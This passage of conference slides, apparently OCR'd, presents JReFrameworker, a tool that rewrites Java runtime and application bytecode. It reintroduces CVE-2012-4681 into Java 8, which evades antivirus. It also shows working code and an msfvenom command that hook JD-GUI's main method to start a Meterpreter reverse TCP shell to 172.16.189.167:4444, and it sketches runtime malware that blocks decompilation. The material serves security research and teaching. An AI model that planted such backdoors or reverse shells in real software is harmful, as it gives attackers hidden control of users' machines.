- “Unfixing” CVE-2012-4681 in Java 8
  - com.sun.beans.finder.ClassFinder
    - Remove calls to ReflectUtil.checkPackageAccess(…)
  - com.sun.beans.finder.MethodFinder
    - Remove calls to ReflectUtil.isPackageAccessible(…)
  - sun.awt.SunToolkit
    - Restore getField(…) method
- Unobfuscated *vulnerability* gets 0/56 on VirusTotal

Demo 6: Towards Automatic Backdoors

Basic Steps:

1. *Find and hook main method*
2. *Spawn a new thread*
3. *Execute Meterpreter reverse TCP Java payload*

Demo 6: Towards Automatic Backdoors

- Phase 1: Add Meterpreter Java Payload
  - https://github.com/rapid7/metasploit-payloads/blob/master/java/javapayload/src/main/java/metasploit/Payload.java

```
@DefineType(phase=1)
public class Payload extends ClassLoader {
...
```

Demo 6: Towards Automatic Backdoors

- Phase 2: Define a new thread for payload and configure properties
  - **Equivalent:** *msfvenom -f raw -p java/meterpreter/reverse_tcp LHOST=172.16.189.167 LPORT=4444 -o ~/Desktop/meterpreter.jar*

```
@DefineType(phase=2)
public class BackdoorRunnable implements Runnable {

    @Override
    public void run() {
        try {
            payload();
        } catch (Exception e) {
            e.printStackTrace();
        }
    }

    private static void payload() throws Exception {
        // set the meterpreter properties in memory directly
        Properties props = new Properties();
        props.put("Spawn", "2");
        props.put("LHOST", "172.16.189.167");
        props.put("LPORT", "4444");

        System.out.println("Payload Properties: " + props.toString());

        // run meterpreter payload
        try {
            Payload.runPayload(props);
        } catch (Exception e) {
            e.printStackTrace();
        }

        System.out.println("Executed Payload.");
    }

}
```

Demo 6: Towards Automatic Backdoors

- Phase 3: Spawn new thread with payload and call original application entry point
  - Works, but seems to be an issue with java meterpreter payload in latest release
    - https://github.com/rapid7/meterpreter/issues/179

Only variable

```
@MergeType(phase=3)
public class Backdoor extends org.jd.gui.App {

    @MergeMethod
    public static void main(String[] args) {
        // spawn a new thread with meterpreter payload
        new Thread(new BackdoorRunnable()).start();

        // call original entry point
        org.jd.gui.App.main(args);
    }

}
```

- This entire process can easily be automated, but is this really that interesting / useful?

Demo 7: Visually Manipulating Applications

- New Features
  - Java Poet source code generation (https://github.com/square/javapoet)
  - Atlas program analysis (http://www.ensoftcorp.com/atlas/)
- Goal: Hardening JD-GUI decompiler so it won't decompile itself
  - Challenge: How do we find the particular code we want to manipulate?
  - Challenge: JD-GUI is released under GPLv3 License, but source is not public…*<snarky comment about having a decompiler>*

Demo 8: Context Aware Malware

- Instead of modifying the application, could we modify the JVM runtime to prevent JD-GUI from decompiling runtime?

- Idea: Use reflection, stack traces, examination of caller parameters, etc. to determine how to behave for a given calling context.
  - Similar to aspect orient programming
  - Flashback: *DEFCON JReFrameworker DOOM Demo*

Demo 9: Kitchen Sink

Contrived Scenario:


- Java Developer's Eclipse is acting *weird*…helping make typos…pixelating images…
- Suspect rt.jar is compromised
- Decompile rt.jar and decompiler crashes
- Decompile decompiler and decompiler says: Nope.
- Gets frustrated and updates Java to latest version
- Problems somehow persist…
- Goes insane
- Downloads a new programming languages…story ends here?

Project Roadmap

- Study supporting other JVM languages (JVM Bytecode isn't just Java)
  - JVM Specific: Java, Scala, Clojure, Groovy, Ceylon, Fortess, Gosu, Kotlin…
  - Ported Languages: JRuby, Jython, Smalltalk, Ada, Scheme, REXX, Prolog, Pascal, Common LISP…
  - Interesting work: https://github.com/Storyyeller/Krakatau

Project Roadmap

- Find and fix the bugs!
- Better program analysis integrations
  - Code Generation Wizards
- More interesting modules
  - You can help with this!
  - https://github.com/JReFrameworker/modules
- Android support is already in the pipeline
  - APK → DEX → JAR→ JReFrameworker → JAR → DEX → APK



Tool Release

- Tool: https://jreframeworker.com/install
  - MIT License
  - 100% Open Source
  - Eclipse Plugin with Update Site (Eclipse > Help > Install New Plugins…)
- Tutorials: https://jreframeworker.com/tutorials
  - Walkthroughs of hello world, hidden file, and Metasploit payload deployment
- Give it a try. Send me feedback!
  - Support: https://github.com/JReFrameworker/JReFrameworker/issues
  - Email: jreframeworker@ben-holland.com

```java
package java.io;

import jreframeworker.annotations.methods.MergeMethod;
import jreframeworker.annotations.types.MergeType;

@MergeType
public class BackwardsPrintStream extends PrintStream {

    public BackwardsPrintStream(OutputStream os) {
        super(os);
    }

    @MergeMethod
    @Override
    public void println(String str){
        StringBuilder sb = new StringBuilder(str);
        super.println(sb.reverse().toString());
    }

}
```

Lab: Developing MCRs with JReFrameworker

Java™
EVIL EDITION

New

Select a wizard


Creates a new JReFrameworker runtime project in the workspace.


Wizards:


type filter text

